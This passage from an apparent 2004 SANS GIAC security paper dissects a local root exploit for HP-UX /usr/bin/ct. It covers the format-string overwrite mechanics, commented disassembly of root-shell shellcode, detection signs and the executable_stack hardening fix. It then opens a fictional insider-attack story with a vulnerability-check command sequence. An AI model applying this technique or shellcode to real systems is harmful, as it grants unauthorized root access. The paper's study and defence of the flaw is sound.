- Second, "%.<alig1>x", where "<alig1>" is a decimal number. In the example, alig1 is 64128, so the format string is "%.64128x". This reads a single 4-byte argument from the stack and it prints it out to the screen, converted to a

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

64128-digit hexadecimal number, that is, padded with zeros on the left.

- Third, "%n". This writes the number of characters that have been output to the screen so far, to the memory address pointed by the next argument. If everything has gone well, the next argument (4 bytes) is exactly the address of the third occurrence of the address of the return pointer that were prepared before. So the code will read that argument, go the address pointed by its contents (the address of the return pointer that must be overwritten), and write there the number of characters output so far. In the example, 0x00010040 (65,600).
- Fourth, "%.<alig2>x", where "<alig2>" is a decimal number. In the example, alig2 is 32574, so the format string is "%.32574x". This reads a single 4-byte argument from the stack prints it out to the screen, converted to a 32574-digit hexadecimal number, that is, padded with zeros on the left. Because the argument now is the second of the three occurrences of the address of the return pointer that were prepared before, it is this value, the address of the return pointer, that will be output to the screen, padded with so many zeros.
- Fifth and final, "%hn". This, again, writes the number of characters that have been output to the screen so far, to the memory address pointed by the next argument. If everything has gone well, the next argument (4 bytes) is the address of the first occurrence of the address of the return pointer. So the code will read that argument, go to the address pointed by its contents (the address of the return pointer that must be overwritten), and write there the number of characters output so far. Notice that it is cumulative, so this time the number that would be written would be "xnum*8 + alig1 + alig2". In the example, 0x00017F7E. However, because of the "h" in "%hn", only the lower order half of this number (2 bytes, 0x7F7E) will be written, and it will occupy the first two bytes at the target address (the byte at the target address and the byte after that), that is, the higher order two bytes of the return pointer. Therefore, in the example, the return pointer will be changed from 0x00010040 to 0x7F7E0040, which is the address of the first instruction of the shellcode.

Then, it converts the temporary file (/tmp/.ex.k) into a binary file (/tmp/.ex.cat) in the format needed by the NLS routines, by invoking the command "gencat(1)", and deletes the temporary file to avoid leaving tracks as much as possible.

Then, it builds a new environment that will be passed to the "ct" command later. This environment will contain, among other things, the shellcode with the address of the return pointer appended to it. The previous environment was wiped before.

The string containing the shellcode and the address of the return pointer (three

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

times) at the end, is put into the TZ environment variable with some padding before and after. The padding before is necessary to properly align the shellcode to a 4-byte boundary in the stack. All instructions in 32-bit HP PA-RISC are 32 bits long (4 bytes) and must be aligned so that the memory address of the first byte of the instruction is divisible by 4 [HP004]. Although the system may be 64-bit HP PA-RISC, it still can execute 32-bit code natively, depending on how the executable was compiled, and the program "/usr/bin/ct" is compiled as a 32-bit executable even in 64-bit HP-UX systems. The padding at the end is necessary to assure a fixed length of the memory space used by the environment variables, so that the calculations of the number of bytes to be read by the format string is accurate.

Just before the end, it prints out the following warning message to the screen: "(Remember to delete the file): /tmp/.ex.cat". This is a remainder for the user (the attacker) that the message catalog file will not get automatically removed. It will be up to the user to remove it if he does not want to leave tracks on the system.

Finally, it invokes the command "/usr/bin/ct" with a single argument: "abc_", using the C library function "execl()" (see man exec(2)). This replaces the current program by the specified executable ("/usr/bin/ct"), within the current process. The environment of the new program is inherited from that of the previous program. Table 15 shows the setup of the stack of the new program as it corresponds to the example.

Address	Contents
0x7F7E0000	/usr/bin/ct (Null terminated string)
0x7F7E000C	abc_ (Null terminated string)

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Address	Contents
0x7F7E0011	TZ=padding...shellcode...return_pointer_address(3 times)...padding (Null terminated string) (Shellcode starts at 0x7F7E0040) The three occurrences of the address of the return pointer (0X7f7e0378) are located at: 0x7F7E0078 0x7F7E007C 0x7F7E0080
0x7F7E00C1	PATH=/bin:/sbin:/usr/sbin:/usr/local/bin (Null terminated string)
0x7F7E00FE	NLSPATH=/tmp/.ex.cat (Null terminated string)
0x7F7E0118	Pointer to 0x7F7E0000 (argv[0])
0x7F7E011C	Pointer to 0x7F7E000C (argv[1])
0x7F7E0120	NULL
0x7F7E0124	Pointer to 0x7F7E0011 (env[0])
0x7F7E0128	Pointer to 0x7B02D078 (env[1])
0x7F7E012C	Pointer to 0x7F7E00F3 (env[2])
[...]	[...]
0x7F7E0364	Address that will hold the first argument of the function processing the format string. Its contents will be the first output of the format string.
[...]	[...]
0x7F7E0378	Address that will hold the return pointer that will get overwritten by the processing of the format string.

Table 15 Stack contents of "/usr/bin/ct" at the beginning of its execution

Note the strange address of "env[1]". Since "/usr/bin/ct" is a setuid program,

© SANS Institute 2004, Author retains full rights.

the system takes the precaution of substituting the provided PATH (contents of 0x7F7E00C1) by a fixed and safe value: "/usr/bin", located somewhere else in memory (0x7B02D078).

When the "ct" program realizes that "abc_" is not a valid phone number, it tries to display the appropriate error message to the user. In order to do so, it calls "catgets(3C)", asking for the appropriate format string for message ID 1128. Since the NLSPATH variable was set to "/tmp/.ex.cat", catgets() returns the poisoned format string prepared by the exploit. The value of the argument ("abc_") is not important: any non-numeric value would cause "ct" to try to display the same error message. Its length, however, is very important, because any variation of it would influence the alignment of the shellcode in the stack.

Finally, "ct" calls "printf(3S)" or any other of the output formating functions (fprintf, sprintf, snprintf) and that is the last thing it will do on purpose. As soon as the formating function starts processing the format string, the contents of the stack start to be dumped to the screen, at the format string's will, and the return pointer gets overwritten with the address of the start of the shellcode.

In the example, the first memory address dumped to the screen (see Table 10) is 0x7F7E0364. That is the address of the first argument passed to "printf(3S)" after the format string. Word after word, the contents of all memory addresses from 0x7F7E0364 to 0x7F7E0088 are dumped to the screen. Notice the decreasing value of the addresses. Then, the contents of 0x7F7E0084 are dumped padded with 64124 zeros on the left. Then, the number 0x00010040 gets written to 0x7F7E0378 (pointed to by 0X7F7E0080). Then, the contents of 0x7F7E007C (0x7F7E0378) are dumped to the screen, padded with 32574 zeros on the left. And finally, the number 0x7F7E gets written to the high order bytes of 0x7F7E0378, leaving the return pointer pointing directly to the shellcode (0x7F7E0040).

When the function returns, the new return pointer is loaded into the program counter, and execution continues at the shellcode.

Tables 16, 17, and 18 show the disassembly [HP006] of the shell code, obtained using the debugger "gdb" [GNU01], and commented in detail. Table 48 explains the "gdb" commands used to obtain the disassembly of the shell code, and those used in Table 18 to get the dump of some extra memory addresses.

In summary, the shellcode performs the following actions:

- Call SYS_setuid(0), to get real user id 0.
- Replace the character "A" in "/bin/shA" by a NULL, so that "/bin/sh" becomes a null-terminated string.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- Call SYS_execv("/bin/sh",0), to execute a shell, which will be a root shell if the previous system call to SYS_setuid was successful.

```
(gdb) disass 0x7f7e0040 0x7f7e0084
Dump of assembler code from 0x7f7e0040 to 0x7f7e0084:


### This section calls SYS_setuid(0)

0x7f7e0040:     xor r26,r26,r26          # r26=0 (r26 is arg0 in syscalls)
0x7f7e0044:     ldi 1f4,r22              # r22=0x1f4=523
0x7f7e0048:     ldil -40000000,r1        # r1=0xc00000000
0x7f7e004c:     be,l 4(sr7,r1),%sr0,%r31 # branch to 0xc00000004 (syscalls
                                           entry point)
0x7f7e0050:     subi 20b,r22,r22         # r22=r22-0x20b=r22-500=23
                                           (r22 is the syscall number)
                                           (23 is SYS_setuid)
NOTE: The last instruction (0xf7f7e0050) is actually executed just before
      the branch, because HP-PA RISC processors hold a queue of two
      instructions and the second instruction in the queue is executed
      except if the branch instruction explicitly inhibits it.
```

Table 16 Disassembly of the shellcode (part I)

```
### This section replaces "A" by a NULL byte behind "/bin/sh"

0x7f7e0054:     b,l 0x7f7e0058,r26       # branch to the next instruction
                                           and store the current value of
                                           the program counter in r26.
                                           The whole purpose of this
                                           instruction is to do:
                                           r26=0x7f7e0054, so that the
                                           string /bin/sh can be referenced
                                           later. (The current address can
                                           be known only at run time: the
                                           shellcode could have ended up
                                           anywhere in the stack of the
                                           process)

0x7f7e0058:     xor r25,r25,r25          # r25=0 (r25 is arg1 in syscalls)
0x7f7e005c:     addi,< 11,r26,r26        # r26=r26+0x11=r26+17=0x7f7e0070
                                           Now r26 (arg0 in syscalls) points
                                           to the string "/bin/shA"
0x7f7e0060:     stb r0,7(sr0,r26)        # r26[7]=0. Replaces "A" by NULL in
                                           the string, so now r26 (arg0)
                                           points to "/bin/sh"
```

Table 17 Disassembly of the shellcode (part II)

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
### This section calls SYS_execv("/bin/sh", 0)

0x7f7e0064:     ldil -40000000,r1        # r1=0xc0000000
0x7f7e0068:     be,l 4(sr7,r1),%sr0,%r31 # branch to 0xc00000004 (syscalls
                                           entry point)
0x7f7e006c:     addi,> b,r0,r22           # r22=r0+0xb=0+11=11
                                           (r22 is the syscall number)
                                           (11 is SYS_execv)

### This section holds the string "/bin/shA", later converted to "/bin/sh"
### Therefore its disassembly is meaningless. Its contents are dumped below.

0x7f7e0070:     #2f62696e                 # /bin
0x7f7e0074:     #2f736841                 # /shA

### This section contains the three pointers to the address of the
### overwritten return pointer (0x7f7e0378 in the example).
### Therefore its disassembly is meaningless. Its contents are dumped below.

0x7f7e0078:     fstwfr30,1bc(dp)
0x7f7e007c:     fstwfr30,1bc(dp)
0x7f7e0080:     fstwfr30,1bc(dp)

### Dump of the previous two sections, whose disassembly was meaningless

End of assembler dump.
(gdb) x/8c 0x7f7e0070
0x7f7e0070:     47 '/'  98 'b'  105 'i' 110 'n' 47 '/'  115 's' 104 'h' 65 'A'
(gdb) x/3xw 0x7f7e0078
0x7f7e0078:     0x7f7e0378      0x7f7e0378      0x7f7e0378
(gdb)
```

Table 18 Disassembly of the shellcode (part III)

disass 0x7f7e0040 0x7f7e0084
This command tells gdb to interpret the contents of the memory addresses from 0x7f7e0040 to 0x7f7e0084, both inclusive, as assembly code, and show it disassembled, that is, translated to the mnemonics of the CPU opcodes
x/8c 0x7f7e0070
This command tells gdb to show ("x"="e**x**amine") the contents of 8 consecutive bytes ("c"="characters", 1 character = 1byte), starting at memory address 0x7f7e0070. For each character, gdb prints both its hexadecimal value and its ASCII translation.
x/3xw 0x7f7e0078

© SANS Institute 2004, Author retains full rights.

disass 0x7f7e0040 0x7f7e0084
This command tells gdb to show ("x"="examine") the contents of 3 consecutive words ("w"=word, 1 word = 4 bytes = 32bits), in hexadecimal format (second "x"), starting at memory address 0x7f7e0078.

Table 19 gdb commands used on previous tables

That is “GAME OVER”. At that point, the shellcode brings up a fully featured root shell for the attacker to enjoy. He or she "*owns*"[4] the system.

2.6 Signatures of the attack

The exploit creates two files during its execution: "/tmp/.ex.k" and "/tmp/.ex.cat". It automatically deletes the first, but the second is left on the system until the attacker, manually, deletes it. If an attacker isn't too cautious or savvy, he or she may leave that file behind, which would be evidence of the execution of the exploit in the system. The time stamp of the file would reveal when the exploit was last executed.

However, if the attacker does care and removes that file, and, of course, the exploit itself, then there is not much evidence left at the filesystem level. Only the access time of rarely used commands like "gencat" and "ct" would reveal that the exploit might have been executed on the system.

At the process level, it could be spotted that something is amiss right after the execution of the exploit. The root shell executed by the shellcode of the exploit takes over the process of "ct" and appears on the list of processes (command "ps") as a process owned by root, associated to terminal, but with no name. Table 20 shows an example of output of "ps" where the root shell can be seen running on pseudo-terminal "pts/ta", with the name field blank.

```
[...]
    root     3     0  0  Jan 10  ?        10:54 statdaemon
    root  1401     1  0  Jan 10  ?         0:00 /usr/sbin/trapdestagt
    root   937     1  0  Jan 10  ?         0:00 /usr/sbin/rpc.statd
  user1  17078 17077  0 09:52:06 pts/ta    0:00 -sh
    root 17077  1010  0 09:52:05 pts/ta    0:00 telnetd
    root  2821     1  0  Jan 10  ?         0:09 /usr/sbin/stm/uut/bin/tools/monitor/sysstat_em
    root  3298  3297  0  Jan 10  ?         3:31 /opt/perf/bin/alarmgen -svr 3297
    root 17713 17078  0 11:06:24 pts/ta    0:01
    root  2498  2496  0  Jan 10  ?         0:00 /usr/sbin/nfsd 16
[...]
```

Table 20 root shell process running without name

The pseudo-terminal, and the owner of the parent process indicate the user that executed the exploit, "user1" in the example above.

[4] In this context, "to own the system", means to have full control of it, regardless of who the legal owner of the system is.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Finally, there is a way to detect and even prevent not only this particular exploit but also any other that need to execute code from the stack. HP-UX B.11.00 introduced a new configurable kernel parameter, "executable_stack", which is also available in any higher version of HP-UX, that can control how the system reacts when a program tries to execute some code from its stack. The possible values for "executable_stack" are "0", "1" or "2". Table 21, extracted from the man page of the "chatr(1)" command, explains the meaning of each of these values.

```
           executable_stack = 0
                A setting of 0 causes stacks to be non-executable and is
                strongly preferred from a security perspective.

           executable_stack = 1 (default)
                A setting of 1 (the default value) causes all program stacks
                to be executable, and is safest from a compatibility
                perspective but is the least secure setting for this
                parameter.

           executable_stack = 2
                A setting of 2 is equivalent to a setting of 0, except that
                it gives non-fatal warnings instead of terminating a process
                that is trying to execute from its stack.  Using this
                setting is helpful for users to gain confidence that using a
                value of 0 will not hurt their legitimate applications.
              Again, there is less security protection.
```

Table 21 executable_stack: allowed values and their meaning

Unfortunately, with "executable_stack" set to its default value of "1", the execution of this or any other stack-based exploits would be detected or prevented. However, any of the other values, "0" or "2", would detect the execution of code from the stack and write a warning message to the syslog, to the dmesg buffer and to the terminal where the offending process was running, identifying the process that caused the alert. If the value is "0", then not only the event is detected and logged, but also the execution of the program is aborted, rendering it useless. Tables 22, 23, and 24 show the different messages, shown on the terminal and written to the syslog, when the exploit is executed with different settings of "executable_stack".

```
ON THE SCREEN:
$ ./x_ct
[much output omitted]
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
0000007f7e0378#
# id
uid=0(root) gid=20(users) groups=3(sys),0(root),1(other),2(bin),4(adm),5(daemon)
,6(mail),7(lp)
#

IN SYSLOG (/var/adm/syslog/syslog.log):
-nothing-
```

Table 22 executable_stack=1 (default, execution allowed, no logging)

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
ON THE SCREEN:
$ ./x_ct
[much output omitted]
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
0000007f7e0378Execution of code located on a program's stack is not permitted.
cmd: /usr/bin/ct abc_
# id
uid=0(root) gid=20(users) groups=3(sys),0(root),1(other),2(bin),4(adm),5(daemon)
,6(mail),7(lp)
#

IN SYSLOG (/var/adm/syslog/syslog.log):
Jan 10 15:19:59 testsystem vmunix: UID 103 PID 2806 may have attempted a buffer overflow attack.
Jan 10 15:19:59 testsystem vmunix: cmd: /usr/bin/ct abc_
```

Table 23 executable_stack=2 (execution allowed, logging enabled)

```
ON THE SCREEN:
$ ./x_ct
[much output omitted]
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
0000007f7e0378Execution of code located on a program's stack is not permitted.
cmd: /usr/bin/ct abc_
PID 2972 has been terminated.  See the '+es enable' option of chatr(1).
Killed
$

IN SYSLOG (/var/adm/syslog/syslog.log):
Jan 10 15:43:49 testsystem vmunix: UID 103 PID 2972 may have attempted a buffer overflow attack.
Jan 10 15:43:49 testsystem vmunix: cmd: /usr/bin/ct abc_
Jan 10 15:43:49 testsystem vmunix: PID 2972 has been terminated.  See the '+es enable' option of
chatr(1).
```

Table 24 executable_stack=0 (execution disallowed, logging enabled)

This is definitely the way to go. This small change in the system's configuration will protect it from an enormous variety of exploits, both available now an also future exploits that take advantage of future vulnerabilities. While it is true that not all buffer overflow or format string exploits need to execute code from the stack, it is very true that the vast majority of them do. So it is a big benefit from a very simple change. No doubt it is worth.

All systems should be configured with "executable_stack=0". If some particular legitimate application needs, for some reason, to execute code from the stack, the "+as enable" option of "chatr(1)" can be used to give that particular application that privilege. The default value of "1" should never be used, and the value of "2" should only be used as a temporary measure, to check if any legitimate application is executing code from the stack, before changing the value to "0".

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

3 The Platforms/Environments

This section describes the systems and networks that will be involved in the attack that will be presented later. Although the attack will actually be performed in a lab, this section describes a possible real scenario where this attack could take place.

3.1 Victim's Platform

There will be two victim systems in the attack. One of them is a "rp7410", a mid-range server from HP [HP007], and the other is a "Superdome", a high-end server from HP [HP008]. Both of them run the same operating system (OS) version: HP-UX B.11.11.

Both systems belong to ANON[5] BANK, a medium-size traditional bank that a couple of years ago added on-line banking to their services portfolio.

The "Superdome" system is the financial server, holding the database where all the accounts are stored. The "rp7410" system is the development server for the on-line banking application.

The OS patching policy for both servers specifies that all new patches of the categories "critical" or "security" should be installed twice a year. This policy is strictly obeyed. The last update was in October 2003. At that point in time, all patches of those categories, up to and including those released on September 2003, were installed. However, the attack takes place in January 2004 and the patch that eliminates the vulnerability exploited in the attack, PHCO_29495, was published on October 8th 2003. Therefore, that patch is missing from the systems at the time of the attack.

3.2 Source Network

The attack will be conducted completely within the limits of the internal network of ANON BANK. See next section, "Target Network".

3.3 Target Network

The internal network of ANON BANK will be both the source and the target network in the attack.

A diagram of the network is included in the next section, "Network Diagram".

[5] The name, ANON BANK, is invented, derived from "ANONYMOUS BANK", in the hope that no real bank exists using that name.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Both victim servers are located in a private LAN ("server's LAN") and the attacker will use his own PC, connected to a different LAN ("developer's LAN"). All internal users of the bank, are located in other LANs of the internal network. These are actually "virtual" LANs (VLANs) created by a Cisco Catalyst 6500 running IOS 12.1(13)E. This is a switch-router, capable of routing between the different VLANs. There is no filtering at all between different VLANs of the internal network.

A firewall connects the internal network to a screened DMZ, where the frontends (web servers) of the on-line banking application reside, and also to a external router, that finally connects to the Internet Service Provider (ISP).

The firewall is a "CheckPoint Firewall-1 NG FP3" [CKP01] running on a Nokia IP440 appliance [NOK01]. The part of its configuration relevant for the attack is as follows:

- Allow access from the Internet to the web servers in the DMZ, and only on ports 80 and 443.
- Allow access from the web servers in the DMZ to the financial server, only in the ports required by the vendor of the application[6].
- Allow access from a particular host in the internal network, a web proxy, to access the Internet, and only on ports 80 and 443.

The external router is a Cisco 7200 running IOS 12.2(12a) [CSC01]. It performs very basic ingress and egress filtering via ACLs (access control lists): the source address of incoming packets should not belong to the internal network or to any private network (RFC 1918[7]) and the source address of outgoing packets should always belong to the internal network.

There is one network-based intrusion detection system (NIDS), watching the traffic of the DMZ. This is a Pentium III PC, running ISS RealSecure Network Sensor[8] for Windows 2000.

The attacker will be using a Pentium III PC, running Windows 2000 Professional with service pack 3 installed. This PC is labeled "Attacker's PC" in the network diagram.

3.4 Network Diagram

Table 25 shows a diagram of the network of ANON BANK, as it relates to the incident. It includes all of the elements described before.

[6] The particular application used is not important for the purposes of the attack.

[7] http://www.ietf.org/rfc/rfc1918.txt

[8] http://documents.iss.net/literature/RealSecure/rsns_sysreqs.pdf

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.




Table 25 Network diagram of ANON BANK

© SANS Institute 2004, Author retains full rights.

4 Stages of the Attack

This section presents, in the form of a story told by the attacker himself, an attack performed using the exploit that was studied before.

All characters and situations are fictional, and the computer output shown corresponds to a simulation of the attack, performed in a lab representing the real network.

4.1 Reconnaissance

My name is John Smith and I am a programmer. I was temporarily hired by H&H Consulting Co. to participate in a project at ANON BANK. The project consisted on the re-design of their on-line banking application. This sounded interesting to me, so initially I was happy to be involved.

However, the very first day at the client's site, I realized that this project was going to be a nightmare. The main reason for that conclusion was the system administrator at ANON BANK, Paul Jackson. He is just the kind of person I can't stand. He believes he is always in possession of the truth and that the rest of us are just ignorants that should venerate him. Four months later, I was completely pissed off and I decided that I would teach him a lesson.

One evening, on my way home, I was wondering what could I do to make Paul feel miserable. Several ideas crossed my mind, but one would stick: if I could somehow bring the development system down, that would certainly make a bad day for him. A team of thirty consultants not being able to work because the system is down, is certainly something a system administrator doesn't want. The question was: how?.

I couldn't simply switch the system off because it was located in a secure room where only authorized operators and administrators had access. And I couldn't do it using a simple command like "shutdown" or "reboot" because you need special privileges ("root" user account) to do so and I only had a normal user account ("john") on the system. If only I could become "root" for a while.

So after dinner, I turned on my home computer, fired up Netscape and started to surf the web looking for an exploit, that's how programs that take advantage of vulnerabilities in the systems are called, that would increase my privileges from a normal user to the almighty "root". I knew the system was an HP-UX box, version B.11.11, so I typed the following information into Google[9]: "HP-UX B.11.11 exploit". It found more than 1,600 references. I browsed a few of them without finding anything really interesting. Man! wouldn't it be nice if there was a exploit database where you could search for specific types of exploits?. But, wait a minute, -- I thought --, maybe someone has already had such a great idea!. So I told Google to search for "exploit database". Bingo! The fifth reference was to a page called "http://www.exploitdatabase.com" [BSN01]. I went there, clicked on "Search", selected “search by title”, and typed "hp-ux" as the text to search for in the title. Only one entry came back: "HP-UX B11.11 /usr/bin/ct". I looked at the description and it seemed to fit me perfectly: "Get a local rootshell from /usr/bin/ct, using HP-UX location language format string bug". Also, the date of publication, December 16, 2003, was only one month ago. I bet that, if there was a patch for this vulnerability, Paul hadn't installed it yet.

The exploit was the source code of a program, written in C. The instructions to compile it and use it were included in the exploit (shown on Table 26).

```
/*****************************************************************************
**
*  File    : x_hp-ux11i_nls_ct.c
*  Usage   : cc x_hp-ux11i_nls_ct.c -o x_ct ; ./x_ct
*  Purpose : Get a local rootshell from /usr/bin/ct,using HP-UX location
language format string bug.
*  Author  : watercloud xfocus org
*  Tested  : On HP-UX B11.11 .
******************************************************************************
/
```

Table 26 Usage instructions included in the exploit

I was not an expert on C, (I normally program in other languages), but who needed so? According to the instructions, all I had to do was to save the text of the exploit in a file named "x_hp-ux11i_nls_ct.c", and then type the indicated command ("cc x_hp-ux11i_nls_ct.c -o x_ct; ./x_ct"). That certainly didn't sound too hard to do.

I downloaded the exploit code, saved it to a file named like the instructions said, and copied it to a CD-ROM (my PC at the bank doesn't have a floppy drive, but it does have a CD drive). Then I went to sleep. The next day promised to be a good day. Oh, yes!.

NOTE: A more advanced attacker wouldn't have been satisfied with just downloading the exploit. He would have made sure he understood what the program did, how and why, to make sure that it didn't have any unwanted side-effects, like leaving behind clear tracks of its execution. Also, he would have made sure that he understood the vulnerability of which the exploit takes advantage so that he could check for the vulnerability before actually launching the exploit.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

4.2 Scanning

The following morning, I went to my desk at the bank, as usual. Only this time I was carrying with me a CD with the exploit. I wondered whether it would work against Paul systems'.

I logged into my PC, using my Windows username and password, and then launched a window of Reflection-1 (a graphical TELNET client from WRQ, Inc.) and opened a TELNET[10] session to the development system[11] using its DNS name: "abdevel"[12]. I logged in using my UNIX login and password, just as any other ordinary day. The first command I typed, however, would be different from other days: "ls /usr/bin/ct". This would show me if the file "/usr/bin/ct", which seemed to be needed by the exploit, existed on the system. The option "-l" gives a long listing, including the owner and the permissions of the file. Certainly, there it was.

[10] It is amazing how many sites still use TELNET and FTP instead of SSH.
[11] The rp7410.
[12] Derived from "Anon Bank DEVELopment system".

© SANS Institute 2004, Author retains full rights.

```
HP-UX abdevel B.11.11 U 9000/800 (ta)

login: john
Password:
Please wait...checking for disk quotas
(c)Copyright 1983-2000 Hewlett-Packard Co.,  All Rights Reserved.
(c)Copyright 1979, 1980, 1983, 1985-1993 The Regents of the Univ. of
California
(c)Copyright 1980, 1984, 1986 Novell, Inc.
(c)Copyright 1986-1992 Sun Microsystems, Inc.
(c)Copyright 1985, 1986, 1988 Massachusetts Institute of Technology
(c)Copyright 1989-1993  The Open Software Foundation, Inc.
(c)Copyright 1986 Digital Equipment Corp.
(c)Copyright 1990 Motorola, Inc.
(c)Copyright 1990, 1991, 1992 Cornell University
(c)Copyright 1989-1991 The University of Maryland
(c)Copyright 1988 Carnegie Mellon University
(c)Copyright 1991-2000 Mentat Inc.
(c)Copyright 1996 Morning Star Technologies, Inc.
(c)Copyright 1996 Progressive Systems, Inc.
(c)Copyright 1991-2000 Isogon Corporation, All Rights Reserved.


                           RESTRICTED RIGHTS LEGEND
Use, duplication, or disclosure by the U.S. Government is subject to
restrictions as set forth in sub-paragraph (c)(1)(ii) of the Rights in
Technical Data and Computer Software clause in DFARS 252.227-7013.

                           Hewlett-Packard Company
                           3000 Hanover Street
                           Palo Alto, CA 94304 U.S.A.

Rights for non-DOD U.S. Government Departments and Agencies are as set
forth in FAR 52.227-19(c)(1,2).

abdevel$ ls -l /usr/bin/ct
-r-sr-xr-x   1 root       bin          45056 Nov 14  2000 /usr/bin/ct
abdevel$
```

Table 27 Connecting to abdevel and checking for /usr/bin/ct

This didn't tell me if it was vulnerable or not, but a least the command was there, so there was a chance.

I was dying to try it, but I decided to wait until all the rest of the people had arrived and logged into the system. That way, my activity would be harder to detect.

Note: A more advanced attacker could have checked if the vulnerability was present using the command "swlist", as described in section 2.5.2 ("How the exploit works), or the set of simple shell commands shown on Table 28.

© SANS Institute 2004, Author retains full rights.

```
$ echo '$set 1' > /tmp/test.tmp
$ echo '1128 See the stack: %.8x%.8x' >> /tmp/test.tmp
$ cat /tmp/test.tmp
$set 1
1128 See the stack: %.8x%.8x
$ gencat /tmp/test.cat /tmp/test.tmp
$ export NLSPATH=/tmp/test.cat
$ ct anything
See the stack: 7f7e00030000000f$
```

Table 28 Checking for the vulnerability using simple shell commands

The first two lines create a file called /tmp/test.tmp with the contents shown by the third command. The "gencat" command converts /tmp/test.cat into /tmp/test.tmp, with the same contents but in the binary format needed by the NLS subsystem. The next line, "export NLSPATH" sets the NLSPATH variable to point to the newly created file (/tmp/test.tmp). Finally, the last command executes "/usr/bin/ct" with a non-numeric parameter ("anything" in the example). This makes "ct" to try to display the appropriate message, but if the system is vulnerable, it will show the text "See the stack: " followed by the contents of two consecutive memory addresses of the stack, in hexadecimal format (7f7e0003 and 00000000 in the example). If the system wasn't vulnerable, then the message displayed would have been "ct: bad phone number -- anything".

4.3 Exploiting the System

Around 10:30, I checked the number of users logged in the system abdevel, using the command "who", as shown on Table 29. There were 32 sessions open, corresponding to 20 different users.

```
abdevel$ who
peter    pts/ta       Jan 20 08:55
john     pts/tb       Jan 20 09:01
charlie  pts/tc       Jan 20 09:07
charlie  pts/tc       Jan 20 09:08
george   pts/td       Jan 20 09:15
lisa     pts/te       Jan 20 09:23
andy     pts/tf       Jan 20 09:40
[30 more lines omitted]
abdevel$
```

Table 29 Checking how many people were logged in abdevel

Good enough. Having so many people logged in the system, if I was a little bit careful, it would be very difficult to point to me as the perpetrator of the attack. It was time for action.

